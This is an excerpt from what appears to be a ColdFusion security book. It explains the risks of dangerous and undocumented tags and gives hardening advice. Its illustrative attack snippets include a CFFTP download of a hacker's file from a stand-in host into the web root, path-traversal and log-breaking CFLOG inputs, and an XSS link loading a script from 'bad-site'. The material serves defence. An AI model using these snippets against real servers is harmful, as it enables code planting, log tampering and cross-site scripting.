Table 3.2 Continued

Action	Attributes
ADDUSERTOPOLICY	DIRECTORY, NAME, POLICY, USER
CREATEODBCQUERYSCHEME	DESCRIPTION, NAME, SQLAUTHUSER, SQLENUM, SQLGETGROUPPROP, SQLGETGROUPPROPS, SQLGETGROUPS, SQLGETOBJINFO, SQLGETUSERPROP, SQLGETUSERPROPS, SQLINITUSER, SQLISGROUPMEMBER, SQLLOOKUP, SQLLOOKUPGROUP, SQLLOOKUPUSER, SQLSETGROUPPROP, SQLSETUSERPROP
DELETEHOST	NAME
DELETEODBCQUERYSCHEME	NAME
DELETEPOLICY	DIRECTORY, NAME
DELETERULE	DIRECTORY, NAME, TYPE
DELETESECURITYCONTEXT	NAME
DELETESECURITYREALM	DIRECTORY, NAME
DELETEUSERDIRECTORY	NAME
FLUSHCACHE	CACHETYPE
GENERATERULE	NAME, OUTPUT, RESOURCE, RESOURCEACTION, TYPE
GETHOST	QUERY
GETODBCQUERYSCHEME	NAME, QUERY
GETPOLICY	DIRECTORY, QUERY
GETRESOURCEINFO	NAME, OUTPUT, TYPE
GETRULE	DIRECTORY, QUERY
GETRULEFORPOLICY	DIRECTORY, NAME, QUERY
GETSECURITYCONTEXT	QUERY
GETSECURITYREALM	DIRECTORY, QUERY
GETUSERDIRECTORY	QUERY
GETUSERDIRECTORYFORCONTEXT	NAME, QUERY
GETUSERFORPOLICY	DIRECTORY, NAME, QUERY, USER
GETUSERSFORUSERDIRECTORY	NAME, QUERY

Continued

Table 3.2 Continued

Action	Attributes
REMOVERULEFROMPOLICY	DIRECTORY, NAME, POLICY, TYPE
REMOVEUSERDIRECTORYFROMCONTEXT	DIRECTORY, NAME
REMOVEUSERFROMPOLICY	DIRECTORY, NAME, POLICY, USER

A very useful application of this tag is to programmatically flush the security cache. Advanced Security caches login credentials according to the cache settings within the ColdFusion Administrator. For a production site, it is best to enable the cache, which speeds up security lookups and lightens the load on the policy store. However, enabling the security cache opens a security hole. If a user-name/password pair is changed or deleted, the old credentials remain in the cache until the cache refreshes (the cache refresh time is configurable in the ColdFusion Administrator). Thus, if a user changes her password, for a period of time she can log in with both her old and her new password. If an administrator deletes a username, that user can still log in for a period of time. You can manually trigger a cache flush using the `<CFADMINSECURITY>` tag, with the *flushcache* action; this clears any cached credentials. It is up to you, the application developer, to weigh the seriousness of this security hole versus the performance hit of frequently forcing the cache to refresh.

The opportunities for hacking this tag should be obvious. If your application relies on Advanced Security for access control, and a hacker can manipulate your policy store, then that hacker can likely break into your application, or delete or alter your policy store such that no one can log in.

The majority of ColdFusion applications do not use Advanced Security, and even fewer use this undocumented tag. If you are using this tag, you should be aware of the security holes it opens; otherwise, it is best to disable this tag.

Using the `<CFEXECUTE>` Tag

If `<CFREGISTER>` is the most destructive security hole, then `<CFEXECUTE>` is by far the widest hole. The goal of many hacker attacks is to execute arbitrary code on the attacked server. The purpose of `<CFEXECUTE>` is to execute arbitrary code. It's a perfect match.

`<CFEXECUTE>` certainly does have legitimate uses. It allows ColdFusion to integrate with any other installed program that has a command-line interface. This means that ColdFusion can trigger a batch file to stop and start the local

Web server; ColdFusion can send commands to take a database offline, back it up, and reenable it; ColdFusion can trigger the system to map a drive to a remote system, as shown in Figure 3.11.

Figure 3.11 Mapping a Remote Drive Using `<CFEXECUTE>`

```
<cfexecute name="c:\winnt\system32\net.exe" arguments="use  
z: \\myserver\wwwroot myPassword  
/user:Administrator" timeout="30" />
```

The dangers of `<CFEXECUTE>` are extremely large. For example, you can reformat drives or delete entire directory trees. You could even trigger command-line uninstalls of programs.

The command-line program will execute with the same permissions as the ColdFusion service. This offers much protection against misuse on systems where ColdFusion is running as a user and sufficient ACLs have been deployed.

However, in a default installation, ACLs are not in place, and ColdFusion runs as the LocalSystem account, which has close-to-administrative permissions.

This is one of those tags that, if you need it, you need it bad; if you don't need it, it is best to disable it.

Using the `<CFFTP>` Tag

The `<CFFTP>` tag allows the ColdFusion server to act as an FTP client. With it, you can upload and download files to a remote FTP server, as well as create, delete, and rename files and directories on the remote server. It is important to stress that this tag only serves as a client, not a server; ColdFusion must initiate all connections and retains control over the connection. Users cannot upload files to the ColdFusion server using `<CFFTP>`; use `<cffile>` to allow uploads instead.

A typical use of `<CFFTP>` is to transfer data from your Web site to an affiliate Web site. For example, the Acme 10 company might save its weekly inventory levels to a text file (using `<cffile>`), and then upload that file to its partner Infonix so they can make decisions about bulk purchasing. Figure 3.12 details this process.

Figure 3.12 Transferring a File to a Partner FTP Site

```
<!-- get the inventory data -->  
<cfquery name="GetInventory" datasource="... ">  
    select      sku, inventory
```

Continued

Figure 3.12 Continued

```
from      inventory
</cfquery>

<!-- write the inventory data to a CSV file -->
<cfset s = "">
<cfloop query="GetInventory">
    <cfset s = s & sku & ',' & inventory&chr(10)>
</cfloop>
<cffile action="write" file="d:\temp\inventory.csv"
    output="#s#">

<!-- open a connection (login) -->
<cfftp action="OPEN"
    connection="inventoryUpload"
    server="ftp.infonix.com"
    username="acme10"
    password="myPassword"
    passive="yes">

<!-- change to the appropriate directory -->
<cfftp action="CHANGEDIR"
    connection="inventoryUpload"
    directory="incoming">

<!-- upload the file -->
<cfftp action="PUTFILE"
    connection="inventoryUpload"
    localfile="d:\temp\inventory.csv"
    remotefile="inventory.csv">

<!-- close the connection -->
<cfftp action="CLOSE"
    connection="inventoryUpload">
```

Because <CFFTP> has the capability to transfer files to and from the ColdFusion server to an FTP server, this tag opens up a serious security hole. If a hacker can gain control of this tag, he can use it to steal files from the server, or to place arbitrary code onto the server, as shown in Figure 3.13. If the hacker is able to place his own templates within the Web root, then he can execute any code the server is capable of executing. This, obviously, is a Very Bad Thing.

Figure 3.13 Downloading Code from a Hacker's Computer to the ColdFusion Server

```
<!-- open a connection (login) --->
<cftp action="OPEN"
      connection="hAckErL33t"
      server="ftp.hackerscomputer.com"
      username="hacker"
      password="slack">

<!-- download the file --->
<cftp action="GETFILE"
      connection="hAckErL33t"
      localfile="c:\inetpub\wwwroot\youvebeenhacked.cfm"
      remotefile="youvebeenhacked.cfm">

<!-- close the connection --->
<cftp action="CLOSE"
      connection="hAckErL33t">
```

Using the <CFLOG> Tag

The <CFLOG> tag is extremely useful to application developers for debugging, tracing, reporting, and auditing. The entire purpose of this tag is to append a user-defined message to a log file—either the application.log or server.log system files, or a custom file defined by the developer. <CFLOG> will create the logfile if it does not already exist. Because <CFLOG> ensures that log entries conform to the ColdFusion 5 log format, the log analysis tools within the ColdFusion Administrator can be used on an application's custom log files. <CFLOG> even

takes care of tracking the date, time, error level, current application name, and thread ID for you!

You can use <CFLOG> to track important occurrences within your application, such as logins, logouts, deletions and modifications of content, or even page accesses. Figure 3.14 shows an example of tracking logins.

Figure 3.14 Using a Custom Log File to Track Successful and Failed Logins

```
<cfif IsDefined( "form.username" )>
    <cf_doTheLogin ... >

    <cfif userIsLoggedIn>
        <cflog file="logins" type="Informational" text="login
succeeded: #form.username# from #cgi.remote_addr#">
    <cfelse>
        <cflog file="logins" type="Warning" text="login failed:
#form.username# from #cgi.remote_addr#">
    </cfif>

</cfif>
```

The security implications within <CFLOG> are subtle but important. The first thing that you should know is that the documentation supplied with ColdFusion is misleading for this tag. <CFLOG> supports either a *log* or a *file* attribute; *log* is for a predefined system log, and FILE is for a custom log. The documentation states that the only valid values for the *log* attribute are “Application” and “Scheduler” (proper use of the *log* attribute is shown in Figure 3.15). In fact, you can pass any value to the *log* attribute. If the value is “Scheduler”, your message will be written to the scheduler.log; if the value is anything else, your message will be written to the application.log. This can be very confusing! If you specify “Server” for the *log* attribute, intending your message to be written to the server.log file, your message will in fact be written to the application.log file.

Figure 3.15 Writing a Message to the Application.log

```
<cflog log="application"
    type="Informational"
    text="my log entry">
```

However, the other predefined log files are not protected from <CFLOG>. The *file* attribute is meant to be used for a custom-named log file, but by specifying the name of one of the other predefined log files (as shown in Figure 3.16), you can write to a predefined log file.

Figure 3.16 Writing a Message to the Webserver.log

```
<cflog file="webserver"
       type="Informational"
       text="my log entry">
```

Finally, the documentation states that you cannot specify a directory path for your custom log file, and that all log files will be created within ColdFusion's standard log directory (which can be changed within the ColdFusion Administrator). However, the *file* attribute of <CFLOG> accepts the dot-dot ("..") construct for parent directories and the "/" directory delimiter (as shown in Figure 3.17), which allows your logfile to be placed (far) outside the standard log directory. However, <CFLOG> will not create a directory that does not already exist.

Figure 3.17 Writing a Message to a Logfile within the Windows Root (Given Default Installation Directories)

```
<cflog file="../../../../WINNT/myColdFusionLog"
       type="Informational"
       text="my log entry">
```

The ColdFusion 5 standard log format is a comma-separated, quoted-value log, one entry per line. A final vulnerability within <CFLOG> allows a log entry to break the entire format of the log by passing in an unmatched quote and/or linebreaks, as shown in Figure 3.18. This breaks the syntax of the log and prevents the log analysis tools in the ColdFusion Administrator from parsing the log.

Figure 3.18 Breaking the Scheduler.log

```
<!-- the following code passes one double-quote
     character and one linebreak to the logfile -->
<cflog log="scheduler"
       type="Fatal Information"
       text=" " "#chr(10)##chr(13)#">
```

Wrapping all these vulnerabilities together leads to troublesome, but not fatal, security holes. Using the dot-dot (..) construct within the *file* attribute, a malicious user can create benign files throughout your system, with the remote possibility of using up all your free disk space. By including quotes and linebreaks within the log message, a malicious user can break any of ColdFusion's predefined log files or any of your custom log files. This can help to cover the tracks of other malicious activity. By appending large amounts of invalid messages, a log file can become so corrupted as to seriously hamper any investigation to find the "real" error messages.

Using the <CFMAIL> Tag

The <CFMAIL> tag is ColdFusion's interface to standard SMTP e-mail. Through this tag, you can send plaintext or HTML e-mail messages to any number of recipients. In addition, you can attach one or more files from the local file system to the message. This tag is widely used to communicate with site visitors and site administrators alike.

One typical application of <CFMAIL> is to send a lost password to a user. The user can enter her username, and if a record is found for that username, the password is sent to the e-mail address on file. Figure 3.19 shows this process.

Figure 3.19 Sending a Lost Password

```
<!-- look up password -->
<cfquery name="getPassword" datasource="...">
    select      firstname, email, password
    from        users
    where       username =
<cfqueryparam value="#form.username#" 
    cfsqltype="CF_SQL_VARCHAR">
</cfquery>

<cfif getPassword.recordcount is 1>
    <!-- send an email containing the password -->
    <cfmail to="#getPassword.email#"
        from="webmaster@acme10.com"
        subject="lost password">
```

Continued

Figure 3.19 Continued

```
Dear #getPassword.firstname#,  
your password is #getPassword.password#.  
  
</cfmail>  
  
<cfoutput>  
    Your password has been sent to the email address on file.  
</cfoutput>  
  
<cfelse>  
    <cfoutput>  
        Your password could not be found.  
</cfoutput>  
</cfif>
```

Another very helpful use of the `<CFMAIL>` tag is to send an error message to the site's administrator whenever the site throws an error. This allows the administrator to stay informed in real time about the site's performance. This is typically done through a `<CFERROR>` tag within the main Application.cfm file. Figure 3.20 shows the syntax for including an error page within your Application.cfm file, and Figure 3.21 shows the contents of that error page.

Figure 3.20 Placing `<CFERROR>` within the Application.cfm

```
<cferror type="Exception" exception="any"  
        template="error.cfm" mailto="scricket@acme10.com">
```

Figure 3.21 Contents of the error.cfm file

```
<!-- output a nice message to the user (nicer than this,  
hopefully!) -->  
  
<cfoutput>  
    Sorry, an error has occurred.  
</cfoutput>  
  
<!-- and send the error to the administrator -->
```

Continued

Figure 3.21 Continued

```
<cfmail to="#error.mailto#" from="errorpage@acme10.com"
        subject="error on page #error.template#">
    template: #error.template#
    querystring: #error.querystring#
    datetime: #error.datetime#
    browser: #error.browser#
    remote address: #error.remoteAddress#
    referer: #error.HTTPReferer#
    diagnostics: #error.diagnostics#
</cfmail>
```

Using the *connectstring* Attribute

The *connectstring* attribute of <CFQUERY> allows you to pass a username, password, and other connection parameters directly to a preexisting datasource. The parameters contained within the *connectstring* attribute will override the parameters set for this datasource within the ColdFusion Administrator. Using *connectstring*, you can specify a default datasource login for all anonymous visitors, but use the username and password of the currently logged-in user when available (as shown in Figure 3.22). This allows you to use the rich security capabilities found within many database systems. For example, Microsoft SQL Server allows you to control which tables a login can access. If all Web site users log in to the database with the same login, this granularity is impossible; using the *connectstring* attribute, it can be done.

Figure 3.22 Passing the Current Username and Password to the Database

```
<cfset s = "SERVER=(local);">
<cfset s = s & "UID=" & currentUser & ";">
<cfset s = s & "PWD=" & currentPassword & ";">

<cfquery name="getData" datasource="..." connectstring="#s#">
    select      * from myTable
</cfquery>
```

The danger of the *connectstring* attribute is that, by passing administrative-level logins to the database, a hacker can gain elevated database privileges. This might include permission to alter or drop tables, as well as update or delete data.

Using the *dbtype=dynamic* Attribute

Whereas *connectstring* lets you override connection parameters for an existing datasource, *dbtype=dynamic* lets you create datasources on-the-fly. When specifying *dbtype=dynamic*, the *connectstring* parameter is required, so make sure that it is enabled as well. Having a fully dynamic datasource allows for truly interactive data manipulation. For example, a user can upload an Excel spreadsheet using `<CFFILE>`, and ColdFusion can, within the same request, use that spreadsheet as a datasource. This capability is also very useful during the development phases of a project. How many times have you had to run a one-time data import? Without *dbtype=dynamic*, this requires creating a datasource, using the datasource, and then deleting it; with *dbtype=dynamic*, this only requires an extra line of code.

The danger of *dbtype=dynamic* is that if a hacker can determine the proper values to pass into the *connectstring*, that hacker can access any data connected to the ColdFusion server, whether you have predefined a datasource for that connection or not.

Knowing When and Why You Should Turn Off These Tags

As a rule of thumb, you should disable any tags that are not explicitly in use by your application. This is a basic tenet of security policy: lock down all opportunities that you don't absolutely have to leave open.

If you have a new server, and are starting development on a new application, you can simply start clean by disabling all tags. Then, as you develop, you can evaluate on a case-by-case basis the need to enable any particular tag. This should become a standard step in your ColdFusion installation procedure: install ColdFusion, then configure ColdFusion logging, then disable all restricted tags, and onward from there.

If you're looking to secure an already-written, functioning application, you'll likely have to search through your code to see which tags are in use. Use ColdFusion Studio's Extended Find command to search through all files within a directory. Of course, you could just disable all tags and see what breaks ... but we can't recommend that.

Setting Up the Unsecured Tags Directory

Remember that the ColdFusion Administrator is itself a ColdFusion application. The Administrator requires the use of the <CFREGISTRY> tag and the <CFLOG> tag. Thankfully, ColdFusion includes a setting for the “unsecured tags directory.” This setting allows the administrator to specify a single directory wherein tag restrictions are not in effect; in other words, anything goes within this directory.

By default, the unsecured tags directory is set to the directory where the ColdFusion Administrator is installed. If you need to disable <CFREGISTRY>, <CFLOG>, or <CFADMINSECURITY>, you’ll have to ensure that the Administrator directory remains unsecured, or your Administrator will fail to function. And, since you can only specify one directory, all your restrictions will apply to everything outside the Administrator.

However, there is a workaround. You can specify this setting with either a relative directory (CFIDE/Administrator), or an absolute directory (C:\InetPub\CFIDE\Administrator). If you need to have multiple unsecured directories, use the absolute form. Then, move all the Administrator files into a subdirectory of your unsecured tags directory, and create a virtual directory for /CFIDE/Administrator within your Web server. Finally, place any other unsecured applications as subdirectories of your unsecured tags directory.

Controlling Threading within Dangerous Tags

Some of the tags we’ve discussed here are used to extend ColdFusion by referencing outside resources such as the filesystem or COM objects. It is important to remain aware of which tags execute within the ColdFusion process, and which involve other processes. When stepping outside of the ColdFusion process, you need to remain aware of threading issues, which can be done with <CFLOCK>.

The most common use of <CFLOCK> is to control access to shared-scope variables—session, application, and server scopes. Here, the developer ensures that simultaneous requests do not attempt to read and write to the same memory space. This is a major cause of instability of ColdFusion applications. (For more on <CFLOCK>, see Chapter 4.)

In the same sense, make sure that simultaneous requests do not attempt to read and write to an outside resource. You don’t want one page writing to a file

and another page reading from the same file. This can lead to intermittent errors or, in the worst case, data corruption. Use `<CFLOCK>` with the *name* attribute to control access to these outside resources.

Working with Other Dangerous and Undocumented Tags

The tags listed previously, which are controlled within the ColdFusion Administrator, are not the only potentially dangerous functionality within ColdFusion's arsenal. Here are some additional things to worry about as you build your application. The following tags and functions cannot be disabled through the Administrator. The only way to limit the use of these tags is to run your application inside an Advanced Security sandbox, and use that sandbox's settings to control which tags and functions are available. (For more on Advanced Security, see Chapter 6.)

Using the *GetProfileString()* and *ReadProfileString()* Functions

GetProfileString() and *ReadProfileString()* are documented functions for reading and writing to *.ini files. These functions are great for creating and using small, file-based persistent storage mechanisms, especially when storing such information in a database is impossible or not desired. You might also want to look at these functions if your ColdFusion application is tightly integrated with another application; the two apps might be able to share an .ini file containing common configuration information.

These functions are dangerous because they can read and write to sensitive system files. A hacker could use these functions to alter Windows files, or .ini files belonging to unrelated applications. This access could expose sensitive information to the hacker, or alter your system such that it will not boot!

Using the *GetTempDirectory()* Function

GetTempDirectory() is a documented function; it returns the operating system's directory for storing temp files. A minor security threat, this function can expose information about your system's configuration to a hacker. The less a hacker knows, the better off you are.

Using the *GetTempFile()* Function

GetTempFile() is a documented function. Unlike *GetTempDirectory()*, which simply returns information, *GetTempFile()* will actually create an empty, 0-byte file within the directory you specify. Even though each temp file is empty, it still takes up some room on disk for its listing in the directory. A hacker could use this function within a loop to create enormous amounts of these temp files, which has a remote possibility of consuming your disk space. The larger threat is to performance and stability, since any directory with huge amounts of files causes the operating system to crawl.

Using the *<CFIMPERSONATE>* Tag

<CFIMPERSONATE> is a documented tag and a part of ColdFusion's Advanced Security framework. It allows the ColdFusion server to execute portions of code as a known user within the specified Security Context. This is extremely useful to provide short-term dynamic access to resources, but it also creates large security holes. If you are relying on default Windows' security policies for protection, you are not completely safe. By specifying "OS" as the impersonation type, ColdFusion bypasses OS-level security for the user specified for the ColdFusion service in the Services Control Panel applet by authenticating to the operating system as someone else in the Domain—preferably someone who has more privileges! In this scenario, ColdFusion executes the code with the full access rights and permissions of the specified user. Of course you can better secure yourself against this with difficult usernames and strong passwords.

This tag is a double-edge sword. Not only can you step outside of default operating system security for the ColdFusion service, you can completely bypass application-level security as well. When the impersonation type is "CF," ColdFusion automatically enforces access control (rules and policies) on the enclosed CFML for all resources within the specified Security Context. However, if type "OS" is specified, ColdFusion passes authentication and access control over to the operating system, which has no interface into ColdFusion specific resources, such as *CFML*, *Collections*, *CustomTags*, etc. So a hacker could effectively use *CFIMPERSONATE* to masquerade as a user with relatively benign OS-level permissions/access, but then gain access to the *CFFILE* or *CFDIRECTORY* tags, which you left enabled but felt safe because you only allowed access to it via a certain Security Contexts to wipe your web root.

SECURITY ALERT!

Currently, type 'OS' impersonation is only available on the Windows platform. In order to run code with *CFIMPERSONATE* type 'OS', the impersonated user must have the "Log on as a batch job" user right. Use the *isAuthorized* function to protect your application against the double-edged sword of *CFIMPERSONATE*.

Using the *CF_SetDataSourceUsername()*, *CF_GetDataSourceUsername()*, *CF_SetDataSourcePassword()*, *CF_SetODBCINI()*, and *CF_GetODBCINI()* Functions

CF_SetDataSourceUsername(), *CF_GetDataSourceUsername()*, *CF_SetDataSourcePassword()*, *CF_SetODBCINI()*, and *CF_GetODBCINI()* are undocumented functions. These functions read and write the properties of a data-source, including the ability to change username and password. They are useful in specific situations, but mostly create a security hole. If a hacker can start changing login credentials for your database, your entire application might crash. A hacker could also use these tags to glean information about valid database logins, and use that information to hack your database.

Using the *CF_GetODBCDSN()* Function

CF_GetODBCDSN() is an undocumented function. It lists all the ODBC data-sources on the system, and is very, very useful to hackers who would like to break into your datasources.

Using the *CFusion_Encrypt()* and *CFusion_Decrypt()* Functions

CFusion_Encrypt() and *CFusion_Decrypt()* are undocumented functions. They perform the same function as the documented *Encrypt()* and *Decrypt()* functions, but use a different algorithm and produces different results. The result of *CFusion_Encrypt()* will only contain the numbers 0 through 9 and the letters A through F, but the result of *Encrypt()* can contain special characters. This is very useful for a hacker to attempt to unencrypt sensitive, encrypted data.

Notes from the Underground...

Decoding the ColdFusion Administrator

How were all these undocumented tags and functions discovered? ColdFusion includes the *GetFunctionList()* function, which returns a structure of all the functions ColdFusion understands, including the undocumented ones. This is a no-brainer; simply run *GetFunctionList()* and look for undocumented functions. The undocumented tags were harder to find. Most of the undocumented tags were created for use by the system, within the ColdFusion Administrator. However, the templates of the ColdFusion Administrator are encoded, so you can't simply read through it and see what tags it uses. However, there is an illegal application available in the shadowy corners of the Internet that decodes .cfm templates back into human-readable code. This application was used to decode the ColdFusion Administrator. Once decoded, the undocumented tags were in plain sight for anyone to see.

Once this application began to spread, the term used to describe protected templates was changed from *encrypted* to *encoded* to reflect the weak protection this process offers.

Summary

As ColdFusion has grown into a powerful, rapid-development environment, Macromedia has provided us developers a set of powerful, far-reaching functionality. Unfortunately, the power of that functionality has a dark side, and that dark side is security. ColdFusion allows you to read and write to the file system, read and write to the Registry, connect to Internet protocols such as FTP and SMTP (e-mail), and other utilities. However, this open connectivity for legitimate uses can also be corrupted for malicious uses.

Macromedia has recognized this danger to a certain extent. They have identified a core set of tags that are so dangerous that they can be disabled from within the ColdFusion Administrator. However, disabling those tags might not be an option for you, if your legitimate application relies on their functionality. As well, there is another set of documented and undocumented tags and functions that are dangerous, but cannot be disabled within the ColdFusion Administrator. Access to these tags and functions can be controlled if your application runs within an Advanced Security sandbox, but this might also not be an option for your environment.

Each of these tags and functions has both legitimate and malicious uses. As the application developer, you must understand all the valid and dangerous ways these tags and functions can be used. Most of the security holes opened by these tags are available only when a hacker can pass variables directly into an attribute of the tag, or when that hacker can somehow place arbitrary code on your server.

Some of these tags are directly destructive because they have the capability to delete files, data, or configuration settings. Other tags act as gateways by allowing a hacker to place arbitrary code on your server, or by changing the security settings for the server, thus allowing the hacker access to functionality or resources not previously available. Other tags allow ColdFusion to call functionality written in other environments such as Java or shell executables; because this external code has its own security holes, ColdFusion inherits those security holes.

As a developer, you should disable all of the tags that you can. If you have the capability to run within a sandbox, you should do that as well and take advantage of the sandbox's more flexible security model by disabling additional tags and functions. In addition, take control of your application by writing your code in such a way that invalid attributes cannot be passed to any of these dangerous tags.

When used properly, ColdFusion has wonderful capabilities. When used improperly, those capabilities can come back to haunt you. Stay aware of how these ColdFusion tags and functions work, and you will be both safe and powerful.

Solutions Fast Track

Identifying the Most Dangerous ColdFusion Tags

- Macromedia has identified a number of dangerous ColdFusion tags. These tags can be disabled from the ColdFusion Administrator to prevent any dangerous use.
- The most dangerous tags include `<CFCONTENT>`, `<CFDIRECTORY>`, `<CFFILE>`, `<CFOBJECT>`, `<CFREGISTRY>`, `<CFADMINSECURITY>`, `<CFEXECUTE>`, `<CFFTP>`, `<CFLOG>`, and `<CFMAIL>`.

Properly (and Improperly) Using These Tags

- All of the tags mentioned in this chapter have legitimate uses; many of them are extremely powerful. It is this power that can make the tag dangerous.
- You can protect yourself from these tags to an extent by ensuring that ColdFusion runs as a specific user account (not LocalSystem on Windows), and then setting proper permissions on your file system and Registry.
- Most of these tags are only dangerous when a hacker can specify the tag's attributes, or when a hacker can upload arbitrary code. When these tags are enabled, you should always control how data is passed into these tags. Don't allow an end user to pass data directly into these tags.
- Certain tags, such as `<CFFILE>` and `<CFFTP>`, are “gateway” tags. When used improperly, each of these tags allows a malicious user to place arbitrary code on your server. This arbitrary code could then perform any number of dangerous actions.
- Certain tags, such as `<CFREGISTRY>` and `<CFADMINSECURITY>`, have the capability to change the security settings you have set up on your server. These also act as “gateway” tags because they could allow a hacker to enable functionality that you had previously disabled.
- Certain tags, such as `<CFEXECUTE>` and `<CFOBJECT>`, extend ColdFusion through other programming environments such as Java,

COM, CORBA, and shell executables. The range of functionality offered in these other environments is so broad that the security holes created by these tags are also extremely broad.

Knowing When and Why You Should Turn Off These Tags

- As a basic security measure, you should disable every available tag in the ColdFusion Administrator, unless you explicitly need that tag enabled. These tags are too much of a security risk to leave enabled without justification.
- Disabling these tags should be a standard part of your ColdFusion Application Server installation process. It is much easier to start your application development in this clean state than to have to figure out which tags are in use after the fact.

Controlling Threading within Dangerous Tags

- Many of the security risks raised in this chapter are risks because they connect ColdFusion to outside resources, such as the file system, the Registry, or COM or Java objects.
- Because access to resources outside of ColdFusion is not necessarily threadsafe, you should explicitly control threading using `<CFLOCK>` when accessing these resources within your code. Failure to do so could lead to system instability or data corruption.

Working with Other Dangerous and Undocumented Tags

- In addition to the tags identified within the ColdFusion Administrator, there are a handful of documented tags and functions that pose security risks.
- There are also some undocumented tags and functions, most of which were written specifically for use within the ColdFusion Administrator. These tags and functions also pose a security risk.

- The only way to disable the use of these tags and functions is to create an Advanced Security sandbox, and run your application within that sandbox. The sandbox can be configured to disallow any tag or function.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to www.syngress.com/solutions and click on the “Ask the Author” form.

Q: How can I restrict the use of any tag, not just those listed in the Tag Restrictions area?

A: You can create an Advanced Security sandbox. The sandbox allows you to restrict access on a directory-by-directory basis to any ColdFusion tag, including those not listed in the ColdFusion Administrator. For more on Advanced Security and sandboxes, see Chapter 6.

Q: How can I restrict the use of ColdFusion functions?

A: This can also be accomplished by using an Advanced Security sandbox. Within the sandbox, you can restrict access to ColdFusion functions.

Q: I’m worried about `<cffile>` and `<cfdirectory>`. I need to have these tags enabled to allow access to the local file system on the ColdFusion server, which is part of a larger network. Does this mean that these tags also have access to the file systems on the rest of the network?

A: All ColdFusion tags execute with the same permissions as the user account under which the ColdFusion process runs. On a default Windows installation, ColdFusion executes as “LocalSystem,” which is a special account with extensive permissions on the local machine, but very few network permissions. The LocalSystem account does not have the capability to access network file systems, and thus `<cffile>` and `<cfdirectory>` also do not have that capability. If the user account for the ColdFusion Application Server has been changed, and the user account has network privileges, then `<cffile>` and `<cfdirectory>` have the same privileges. On UNIX, the default user account is “nobody,” which also has few network privileges.

Q: I've disabled all the tags in the ColdFusion Administrator. I have my ColdFusion server behind a firewall. Am I safe?

A: There is no such thing as truly safe. The only way to be completely, absolutely safe is to unplug your ColdFusion server from the network, and then turn it off. However, to reach a comfortable level of security, you must do more than simply disable certain tags and network ports. You must control how your application works within the code. This means you must understand how the dangerous parts of ColdFusion work, and write your application with these dangers in mind.

Securing Your ColdFusion Applications

Solutions in this chapter:

- Cross-Site Scripting
 - Validating Browser Input
 - Validating Consistently from the “Hit List”
 - Web-Based File Upload Issues
 - URL Session Variables
-
- Summary
 - Solutions Fast Track
 - Frequently Asked Questions

Introduction

Securing your ColdFusion applications is a big job. It's easy to think about what you need to protect when you are writing a simple data-driven template that doesn't do much. However, security for your application becomes more complex as the application itself becomes more complex, because you need to guard access not only to your application, but also to the database and other systems with which your application communicates. As Web application development in general—and ColdFusion Markup Language (CFML) development specifically—move toward a “Web-services” model utilizing the Extensible Markup Language (XML), Simple Object Access Protocol (SOAP), and other text-based network messaging, application security will become increasingly important.

This chapter explains a general methodology of coding your ColdFusion applications to maximize security. In addition, we will apply this methodology to a specific list of challenges that ColdFusion developers typically face when attempting to develop applications with a high degree of security.

Your methodology for developing ColdFusion applications should include techniques to secure your applications as a core competency. The task of securing your ColdFusion applications is easier if you keep the following concepts in mind as you are designing your code and writing your applications:

- **Validate input.** Always make sure that you are receiving the kind of input you think you are. Hackers might try to use the ways that your application receives information to attack other systems connected to your Web server.
- **Don't hard-code values.** If you require specific key values for your application, you should place these values in a custom tag or included file to ease deployment of the application. This technique will also minimize the chance of typos, security holes, and so-called “temporary” hacks that become permanent and annoying fixtures in your code.
Application.cfm is an excellent place to set global values for your application; if you use the request scope for these variables, the global values will be available for the length of the server request and will not need to be locked using the <CFLOCK> tag.
- **Think like a hacker.** When building your application, you should assume that certain users will try to use your system in unintended ways. By trying to break your ColdFusion application, you will find bugs and perhaps better ways to structure your business processes and applications.

- **Encapsulate your code.** Use `<CFINCLUDE>` to include commonly used files so that you can update a file in one place and see your changes cascade to many points in your application. You can also use ColdFusion's custom tag framework and `<CFMODULE>`, which allows you to call custom tags more elegantly. That said, any structured methodology that promotes modular code would be helpful in securing your ColdFusion applications. One such methodology is Fusebox (you can find more information on this strategy at www.fusebox.org).
- **Test your code.** Write a test plan to show other people in your organization and yourself what the application does, and how you are planning to test it. This task will help you to identify weak points in your application and to fix them quickly.
- **Protect your pages.** Important pages, such as templates that delete information from a database, should be coded so that they can only be called by certain other pages, rather than invoked from any URL on your Web site or elsewhere on the Internet.
- **Authenticate your user.** Use external validation such as encrypted cookies in conjunction with database records to authenticate a valid user, rather than just relying on the default `CFID` and `CFTOKEN` values created by ColdFusion's `<CFAPPLICATION>` tag. Hide valuable information, and use URL and form variables only as pointers to other information, rather than passing this valuable information in URL or form variables openly.

This chapter explains this methodology for securing ColdFusion applications in the context of the following potential hacker attacks against your ColdFusion applications:

- **Cross-site scripting** An attack where a JavaScript snippet or other scriptable program is inserted into a form field or other input so that when the dynamic page on which this bit of code is displayed, the rogue program might execute with the privileges of the template being executed.
- **Validating browser input** An attack to exploit the way in which your application accepts input from the user. Certain techniques of accepting input are less secure than other techniques, particularly when interacting with databases.

- **Validating consistently from the “hit list”** Identify commonly misused ColdFusion tags and the vulnerabilities you might find in the code produced by developers using these tags.
- **Web-based file upload issues** The process of uploading a file in ColdFusion is very easy. Securing and validating that upload can be more challenging.
- **URL session variables** Finally, the default setting used by the `<CFAPPLICATION>` tag identifies a unique user with two query string variables (`CFID` and `CFTOKEN`). If cached by a search engine, these query string variables can be used as part of a hack against your Web application to impersonate a valid user.

This list of hacks and potential attacks against your Web site is by no means comprehensive. The point of compiling this list is to introduce you to the mode of thinking you must do when you are trying to secure your ColdFusion applications. After you have learned about these attacks, you might approach new and different attacks in a new way when considering how to design and build your code.

Cross-Site Scripting

Cross-site scripting, as defined by CERT (www.cert.org), is a social engineering trick used by hackers to trick users into clicking a link or using a form in such a way that a malicious script can be run on the client. Although Web sites that emphasize interactivity are usually constructed to prevent users from posting malicious code to be run in the ensuing dynamic page, these sites don't always protect against an attack posted by one hacker to be inadvertently executed by other users. In the CERT advisory, the following example code is suggested as an example of this attack:

```
<A HREF="http://example.com/comment.cgi?mycomment=<SCRIPT  
SRC='http://bad-site/badfile'></SCRIPT>"> Click here</A>
```

